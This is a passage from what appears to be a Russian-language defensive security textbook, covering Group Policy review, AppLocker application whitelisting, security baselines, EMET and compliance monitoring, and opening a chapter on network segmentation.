The screenshot shows a web browser window with the title 'Default Domain Policy'. The page content is an HTML report from 'file:///C:/Users/Administrator/GPO.html'. It includes sections for 'General', 'Delegation', 'Computer Configuration (Enabled)', and 'User Configuration (Enabled)'. The 'Delegation' section lists groups and users with specified permissions. The 'Computer Configuration' section shows policies for Windows Settings and Security Settings. The 'User Configuration' section indicates 'No settings defined.' Below these sections, there is a 'General' summary table with columns for Name, Allowed Permissions, and Inherited.

| Name | Allowed Permissions | Inherited |
|--|--|-----------|
| NT AUTHORITY\Authenticated Users | Read (from Security Filtering) | No |
| NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS | Read | No |
| NT AUTHORITY\SYSTEM | Edit settings, delete, modify security | No |

Рис. 9.2

Также рекомендуется выполнить резервное копирование текущей конфигурации и сделать копию этого отчета, прежде чем вносить какие-либо изменения в текущие групповые политики. Еще один инструмент, который вы также

можете использовать для выполнения этой оценки, – это Policy Viewer, входящий в состав Microsoft Security Compliance Toolkit, доступный на странице <https://www.microsoft.com/en-us/download/details.aspx?id=55319> (рис. 9.3).

The screenshot shows the Policy Viewer interface with a list of registry keys and their settings. The columns are: Policy Type, Policy Group or Registry Key, Policy Setting, Local registry, and LocalPolicy_YDIO8DOT1_2!.

| Policy Type | Policy Group or Registry Key | Policy Setting | Local registry | LocalPolicy_YDIO8DOT1_2! |
|-------------|--|-----------------------------|----------------|-----------------------------|
| HKLM | Software\Microsoft\Windows\CurrentVersion\Policies\System | ValidateAdminCodeSignatures | 0 | 0 |
| HKLM | Software\Policies\Microsoft\Windows\Safe\CodeIdentifiers | AuthenticodeEnabled | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | AuditBaseObjects | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | CrashOnAuditFail | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | DisableDomainCreds | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | EveryoneIncludesAnonymous | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | ForceGuest | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | FullPrivilegeAuditing | 00 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | LimitBlankPasswordUse | 1 | 1 |
| HKLM | System\CurrentControlSet\Control\Lsa | LnCompatibilityLevel | 1 | 1 |
| HKLM | System\CurrentControlSet\Control\Lsa | NoLMHash | 1 | 1 |
| HKLM | System\CurrentControlSet\Control\Lsa | RestrictAnonymous | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa | RestrictAnonymousSAM | 1 | 1 |
| HKLM | System\CurrentControlSet\Control\Lsa\FIPSAlgorithmPolicy | Enabled | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\Lsa\MSV1_0 | NTLMMinClientSec | 536870912 | 536870912 |
| HKLM | System\CurrentControlSet\Control\Lsa\MSV1_0 | NTLMMinServerSec | 536870912 | 536870912 |
| HKLM | System\CurrentControlSet\Control\Print\Providers\{LanMan Print Services\}Servers | AddPrinterDrivers | 0 | 0 |
| HKLM | System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedExactPaths | Machine | | Software\Microsoft\Wind... |
| HKLM | System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedPaths | Machine | | Software\Microsoft\OLAP ... |
| HKLM | System\CurrentControlSet\Control\Session Manager | ProtectionMode | 1 | 1 |
| HKLM | System\CurrentControlSet\Control\Session Manager\Kernel | ObCaseInsensitive | 1 | 1 |
| HKLM | System\CurrentControlSet\Control\Session Manager\Memory Management | ClearPageFileOnShutdown | 0 | 0 |

Policy Path:
Security Settings
Local Policies\Security Options
User Account Control: Only elevate executables that are signed and validated

Local registry:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local registry

LocalPolicy_YDIO8DOT1_20171004-143003:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local policy

Рис. 9.3

Преимущество этого инструмента в том, что он просматривает не только объекты групповой политики, но и проверяет корреляцию политики со значениями ключей реестра.

Белый список приложений

Если политика безопасности вашей организации требует, чтобы на компьютере пользователя разрешалось запускать только лицензионное программное обеспечение, необходимо запретить пользователям запускать нелицензионные программы, а также ограничить использование лицензионного программного обеспечения, которое не авторизовано ИТ-отделом. Соблюдение политики гарантирует, что в системе будут работать только авторизованные приложения.



Мы рекомендуем вам прочитать публикацию *NIST 800-167* для получения дополнительной информации по применению белого списка приложений. Загрузите это руководство по адресу: <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf>.

При планировании соблюдения политик для приложений нужно создать список всех приложений, которые разрешено использовать в компании. Основываясь на этом списке, вы должны изучить детали этих приложений, задав следующие вопросы:

- Каков путь установки для каждого приложения?
- Какова политика обновлений у поставщика для этих приложений?
- Какие исполняемые файлы используют эти приложения?

Чем больше информации вы можете получить о самом приложении, тем более осозаемыми будут ваши данные, чтобы определить, было ли приложение подделано или нет. Для систем Windows следует запланировать использование AppLocker и указать, какие приложения разрешено запускать на локальном компьютере.

В AppLocker есть три типа условий для оценки приложения:

- **издатель** – следует использовать, если вы хотите создать правило, которое будет применяться к приложениям, подписанным поставщиком программного обеспечения;
- **путь** – следует использовать, если вы хотите создать правило, которое будет применяться к приложениям в зависимости от папки, в которую оно установлено;
- **хеш файла** – следует использовать, если вы хотите создать правило, которое будет применяться к приложениям, которые не подписаны поставщиком программного обеспечения.

Эти параметры появятся на странице **Conditions** (Условия) при запуске мастера создания исполняемых правил (рис. 9.4).




Рис. 9.4

Какой вариант вы выберете, будет зависеть от ваших потребностей, но эти три варианта должны охватывать большинство сценариев развертывания. Имейте в виду, что в зависимости от того, какому варианту вы отдастите предпочтение, на следующей странице появится новый набор вопросов. Убедитесь, что вы ознакомились с документацией по AppLocker на странице <https://docs.microsoft.com/ru-ru/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>.

- !** Для внесения в белый список приложений на компьютере с Apple OS можно использовать Gatekeeper (<https://support.apple.com/en-us/HT202491>) и SELinux для Linux.

Усиление защиты

Когда вы начинаете планировать развертывание своей политики и решать, какие параметры следует изменить, чтобы лучше защитить компьютеры, вы усиливаете их защиту, чтобы уменьшить вектор атаки. Вы можете применять принципы стандарта **списка типовых конфигураций** (CCE) для своих компьютеров.

Для оптимизации развертывания вам также следует рассмотреть возможность использования базовых показателей безопасности. Это может помочь вам лучше управлять не только аспектом безопасности компьютера, но и его соответствием политике компании. Для платформы Windows вы можете использовать Microsoft Security Compliance Manager (рис. 9.5).




Рис. 9.5

На панели слева у вас есть все поддерживающие версии операционной системы и приложения.

Используем Windows Server 2012 в качестве примера. Как только вы нажмете на опцию с названием этой операционной системы, то вызовете различные роли для этого сервера. Используя в качестве примера шаблон **WS2012 Web Server Security 1.0**, вы увидите набор из 203 уникальных настроек, которые улучшат общую безопасность сервера (рис. 9.6).




Рис. 9.6

Чтобы увидеть более подробную информацию о каждом параметре, вы должны нажать на имя конфигурации в панели справа (рис. 9.7).

У всех этих параметров будет одинаковая структура: описание, дополнительные сведения, уязвимость, потенциальное воздействие и контрмеры. Эти предложения основаны на стандарте CCE, который является отраслевым стандартом для базовой конфигурации безопасности. После того как вы определили шаблон, который лучше всего подходит для вашего сервера / рабочей станции, вы можете развернуть его через GPO.

- ! Для усиления защиты компьютера, на котором установлена Linux, обратитесь к руководству по безопасности, доступному в каждом дистрибутиве. Например, для Red Hat используйте руководство по безопасности, доступное на странице https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/pdf/Security_Guide/Red_Hat_Enterprise_Linux-6-Security_Guide-en-US.pdf.

The screenshot shows a Windows Settings interface for a policy named 'Background Intelligent Transfer Service'. The top navigation bar includes tabs for 'Background Intelligent Transfer Service', 'Manual by default', 'Automatic', 'Automatic', 'Options', 'Computer Configuration', and 'Windows Settings'. A 'Collapse' button is visible. Below the tabs, there are fields for 'Severity' (set to 'Optional') and a link to 'Customize this setting by duplicating the baseline'. A dropdown menu for 'Customize setting value' is open, showing 'Automat'. A 'Comments' field is also present.

Setting Details

UI Path: Computer Configuration\Windows Settings\Security Settings\System Services

Description: Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.

Additional Details: CCE-23764-4
HKLM\SYSTEM\CurrentControlSet\services\BITS\Start
REG_SZ:2

Vulnerability: Any service or application is a potential point of attack. Therefore, you should disable or remove any unneeded services or executable files in your environment. There are additional optional services available in Windows that are not installed during a default installation of the operating system. Depending on the version of Windows you can add these optional services to an existing computer through Add/Remove Programs in Control Panel, Programs and Features in Control Panel, Server Manager, or the Configure Your Server Wizard. Important: If you enable additional services, they may depend on other services. Add all of the services that are needed for a specific server role to the policy for the server role that it performs in your organization.

Potential Impact: If some services (such as the Security Accounts Manager) are disabled, you will not be able to restart the computer. If other critical services are disabled, the computer may not be able to authenticate with domain controllers. If you wish to disable some system services, you should test the changed settings on non-production computers before you change them in a production environment. It is also possible to alter the access control list (ACL) for a service, however.

Рис. 9.7

Когда защита объекта усиливается, необходимо убедиться, что вы используете все возможности операционной системы для значительного повышения уровня безопасности компьютера. Для систем Windows вам следует рассмотреть возможность использования набора инструментов **Enhanced Mitigation Experience Toolkit (EMET)**.

EMET помогает предотвратить доступ злоумышленников к вашим компьютерам, предвидя и предотвращая наиболее распространенные методы, используемые ими для эксплуатации уязвимостей в системах Windows. Это не только инструмент обнаружения. Он осуществляет защиту путем перенаправления, прекращения, блокировки и аннулирования действий злоумышленника. Одним из преимуществ использования EMET для защиты компьютеров является возможность блокировать новые и неизвестные угрозы.




Рис. 9.8

В разделе **System Status** (Состояние системы) показаны настроенные решения проблем безопасности. Хотя идеальный сценарий – это включение их всех, данная конфигурация может варьироваться в зависимости от потребностей каждого компьютера. В нижней части экрана показано, какие процессы были включены. В предыдущем примере только 1 приложение поддерживало EMET. EMET работает путем внедрения DLL в пространство памяти исполняемого файла, поэтому при настройке нового процесса для защиты с помощью EMET вам нужно будет закрыть приложение и открыть его снова (то же самое относится и к службам).

Чтобы защитить еще 1 приложение из списка, щелкните по нему правой кнопкой мыши и выберите **Configure Process** (Настроить процесс).




Рис. 9.9

В окне **Application Configuration** (Конфигурация приложения) вы выбираете меры, которые хотите включить для этого приложения.

! Для получения дополнительной информации о EMET и доступных опциях загрузите руководство пользователя по адресу <https://www.microsoft.com/en-us/download/details.aspx?id=53355>.

МОНИТОРИНГ НА ПРЕДМЕТ СООТВЕТСТВИЯ

Хотя применение политик важно, чтобы гарантировать, что решения высшего руководства будут воплощены в реальные действия по оптимизации состояния безопасности вашей компании, мониторинг этих политик на предмет соответствия также является обязательным.

Политики, которые были определены на основе рекомендаций CCE, можно легко отслеживать с помощью таких инструментов, как Azure Security Center, которые контролируют не только виртуальные машины и компьютеры Windows, но также и те, которые работают с программным обеспечением Linux (рис. 9.10).

На панели инструментов **OS Vulnerabilities** показан полный обзор всех политик безопасности, открытых в настоящее время в системах Windows и Linux. Если вы нажмете на одну конкретную политику, то увидите более подробную информацию о ней, включая причину, по которой важно нейтрализовать эту уязвимость. Обратите внимание, что ближе к концу страницы вам будет предложена контрмера для ее нейтрализации. Поскольку это основано на стандарте CCE, контрмера – это всегда изменение конфигурации в операционной системе или приложении.

! Не путайте CCE с базой данных **Common Vulnerability and Exposure (CVE)**, которая обычно требует развертывания патча, для того чтобы нейтрализовать определенную уязвимость. Для получения дополнительной информации о CVE посетите страницу <https://cve.mitre.org>.




Рис. 9.10

| Network security: Minimum session security for NTLM SSP based... | |
|--|--|
| OS VULNERABILITY | |
| OS VERSION | Windows Server 2008 R2 Standard |
| RULE SEVERITY | Critical |
| FULL DESCRIPTION | <p>This policy setting determines which behaviors are allowed for applications using the NTLM Security Support Provider (SSP). The SSP Interface (SSPI) is used by applications that need authentication services. The setting does not modify how the authentication sequence works but instead require certain behaviors in applications that use the SSPI. The possible values for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers setting are:</p> <ul style="list-style-type: none">• Require message confidentiality. This option is only available in Windows XP and Windows Server 2003, the connection will fail if encryption is not negotiated.Encryption converts data into a form that is not readable until decrypted.• Require message integrity. This option is only available in Windows XP and Windows Server 2003, the connection will fail if message integrity is not negotiated. The integrity of a message can be assessed through message signing. Message signing proves that the message has not been tampered with; it attaches a cryptographic signature that identifies the sender and is a numeric representation of the contents of the message.• Require 128-bit encryption. The connection will fail if strong encryption (128-bit) is not negotiated.• Require NTLMv2 session security. The connection will fail if the NTLMv2 protocol is not negotiated.• Not Defined. |
| VULNERABILITY | You can enable all of the options for this policy setting to help protect network traffic that uses the NTLM Security Support Provider (NTLM SSP) from being exposed or tampered with by an attacker who has gained access to the same network. That is, these options help protect against man-in-the-middle attacks. |
| POTENTIAL IMPACT | Server applications that are enforcing these settings will be unable to communicate with older servers that do not support them. This setting could impact Windows Clustering when applied to servers running Windows Server 2003, see "How to apply more restrictive security settings on a Windows Server 2003-based cluster server" at http://support.microsoft.com/default.aspx?scid=kb;en-us;891597 and "You receive an "Error 0x8007042b" error message when you add or join a node to a cluster if you use NTLM version 2 in Windows Server 2003" at http://support.microsoft.com/kb/890761/ for more information on possible issues and how to resolve them. |
| COUNTERMEASURE | Enable all available options for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers policy setting. |

Рис. 9.11

Важно подчеркнуть, что Azure Security Center не будет развертывать конфигурацию за вас. Это инструмент мониторинга, а не развертывания, следовательно, вам нужно получить предложение о контрмерах и развернуть его, используя другие методы, такие как GPO.

Еще один инструмент, который также можно использовать для получения полного представления о состоянии безопасности компьютеров и выявления потенциальных случаев несоответствия, – это решение для обеспечения безопасности и аудита **Operations Management Suite (OMS)** от компании Microsoft, в частности опция **Security Baseline Assessment**, как показано на приведенном ниже рис. 9.12.




Рис. 9.12

Эта панель управления предоставит вам данные статистики, основанные на их приоритетах (критические, предупреждающие и информационные), а также на типе правил, которые не выполняются (реестр, безопасность, аудит), или на основе команд. Оба инструмента (Azure Security Center и OMS Security) доступны для ОС Windows и Linux, виртуальных машин в Azure или Amazon AWS и для локальных компьютеров.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Security and Privacy Controls for Federal Information Systems and Organizations. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>.
2. NIST 800-53 Written Information Security Program (WISP) (пример политики безопасности). <http://examples.complianceforge.com/example-nist-800-53-written-information-security-program-it-security-policy-example.pdf>.
3. Internet Security Threat Report Volume 22. https://s1.q4cdn.com/585930769/files/doc_downloads/lifelock/ISTR22_Main-FINAL-APR24.pdf.
4. Uncovering a persistent diet spam operation on Twitter. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/uncovering-a-persistent-diet-spam-operation-on-twitter.pdf.
5. Social Media Security. <https://blogs.technet.microsoft.com/yuridiogenes/2016/07/08/social-media-security/>.
6. CBS fires vice president who said Vegas victims didn't deserve sympathy because country music fans «often are Republican». <http://www.foxnews.com/entertainment/2017/10/02/top-cbs-lawyer-no-sympathy-for-vegas-vics-probably-republicans.html>.
7. Florida professor fired for suggesting Texas deserved Harvey after voting for Trump. <https://www.independent.co.uk/news/world/americas/us-politics/florida-professor-fired-trump-harvey-comments-texas-deserved-hurricane-storm-a7919286.html>.
8. Microsoft Security Compliance Manager. <https://www.microsoft.com/en-us/download/details.aspx?id=53353>.
9. Red Hat Enterprise Linux 6 Security Guide. https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/pdf/Security_Guide/Red_Hat_Enterprise_Linux-6_Security_Guide-en-US.pdf.
10. AppLocker – Another Layer in the Defense in Depth Against Malware. <https://blogs.technet.microsoft.com/askpfeplat/2016/06/27/applocker-another-layer-in-the-defense-in-depth-against-malware/>.
11. Enhanced Mitigation Experience Toolkit (EMET) 5.52. <https://www.microsoft.com/en-us/download/details.aspx?id=54264&751be11f-ede8-5a0c-058c-2ee190a24fa6=True>.
12. Social Media Security. <https://blogs.technet.microsoft.com/yuridiogenes/2016/07/08/social-media-security/>.

РЕЗЮМЕ

В этой главе вы узнали о важности наличия политики безопасности и ее реализации посредством программы безопасности. Вы поняли значимость наличия четкого и устоявшегося набора основных принципов при работе в социальных сетях, которые дают сотруднику точное представление о видении компании относительно публичных постов и последствиях нарушения этих принципов.

Часть программы безопасности включает в себя тренинг по повышению безопасности, который обучает конечного пользователя темам, связанным с вопросами безопасности. Это очень важный шаг, поскольку конечный пользователь всегда является самым слабым звеном в цепи безопасности.

Позже в этой главе вы узнали, как компании должны применять политики безопасности с использованием различных наборов инструментов. Частью применения этой политики являются белые списки приложений и усиление защиты системы. Наконец, вы узнали о важности мониторинга этих политик на предмет соответствия и научились использовать инструменты, предназначенные для этого.

В следующей главе мы продолжим разговор о стратегиях защиты, и на этот раз вы узнаете больше о сегментации сети и о том, как использовать этот метод для усиления защиты.

Глава 10

Сегментация сети

В предыдущей главе мы начали оборонительную стратегию, подчеркнув важность наличия сильной и эффективной политики безопасности. Теперь пришло время продолжить реализацию этого видения, обеспечив безопасность сетевой инфраструктуры. Первое, что мы должны сделать, – это убедиться, что сеть сегментирована, изолирована и обеспечивает механизмы для нейтрализации вторжений. Синяя команда должна быть полностью осведомлена о различных аспектах сегментации сети: от физической сети до виртуальной и удаленного доступа. Даже если компании не полностью основаны на использовании облачных вычислений, им все равно нужно подумать о возможности подключения к облаку в гибридном сценарии. Это означает, что для повышения общей безопасности среды должны быть также предусмотрены отдельные меры, а безопасность сетевой инфраструктуры является основанием для этого.

В этой главе мы рассмотрим следующие темы:

- концепция глубоко эшелонированной защиты;
- сегментация физической сети;
- обеспечение удаленного доступа к сети;
- сегментация виртуальной сети;
- безопасность гибридной облачной сети.

ГЛУБОКО ЭШЕЛОНИРОВАННАЯ ЗАЩИТА

